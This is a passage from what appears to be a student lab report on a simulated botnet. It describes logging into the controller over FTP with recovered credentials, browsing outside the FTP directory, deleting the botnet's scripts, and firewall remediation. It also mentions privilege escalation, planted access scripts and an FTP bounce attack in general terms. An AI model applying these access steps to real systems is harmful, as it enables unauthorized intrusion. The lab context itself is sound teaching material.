scripts, maybe they should be scanned first or otherwise tested in a sandboxed environment. All of these security policies would have aided in preventing such a catastrophic botnet compromise.

Part 4: Extra Credit

Earlier, we found the FTP credentials for controller to transfer spamlist.sh to bot1 – that's our first indication that the controller node is not safeguarded very well. We could not establish a login session using Telnet or SSH. However, it seems that running "ftp controller" and inputting the username "spamlist" with password "drowssap" logs us into the ftp default directory! In a sense, we've gained entry into the controller.

Unfortunately, it seems like the FTP account we have logged into is not especially high in privilege, so we can't directly access the controller's more sensitive files. As a first step, however, we could delete (or otherwise modify) the spamlist.sh so that no such malicious file would be transmitted over to bot1. If we could find a way to escalate our privileges or at least access more directories, we could add a more-privileged user (just like controller did to our bot1 node) or place some script in their machine to grant us unlimited access. If the controller is even less protected, we may even be able to use FTP access to perform exploits like a "bounce attack" on another port on controller – that is, using FTP to open a port for data connection which the machine arbitrarily allows – and send shutdown commands over via Telnet.

As a matter of fact, playing around with FTP controls allows us to execute out of the current directory (simply by using "cd /"). From here, we can examine every folder until we see perhaps scripts or executables that are responsible for the botnet damage. Otherwise, we could always just delete everything in an attempt to cripple the entire controller, although that may have undesirable consequences. It turns out there are plenty of questionable files and scripts inside /usr/local/bin. We see files like ftpspam.pl, ftpspam.sh, hydrabot1.pl, hydrabot1.sh, nmap.pl, nmap.sh, nmapcollect.sh, spamsend.pl, and spamsend.sh. Simply using the "delete" command on each of these files will get rid of them on the controller's system, effectively stopping the malicious traffic as well! Notice that these changes are not included in our post-remedy PCAP file.

I believe it would be extremely difficult to repair the network without modifying any computer on the network at all, but it may be possible. We would need to set up a comprehensive firewall that filters out packets like the one we've seen, such as logging into "botcontroller" on bot1, trying to update its files, or set a limit to the number of logins that can be done on root@server within a certain amount of time. This would remove all the root privileges that controller once exercised over bot1 – since the "botcontroller" login packets are dropped, they cannot login anymore, regardless of what the credentials are set to. This would also prevent bot1 from being used as a stepping stone for running hydra to crack the root password on server. In this sense, we might want to set up a multi-layered firewall within our network, with server as the internal network and bot1 a part of the demilitarized zone (or DMZ).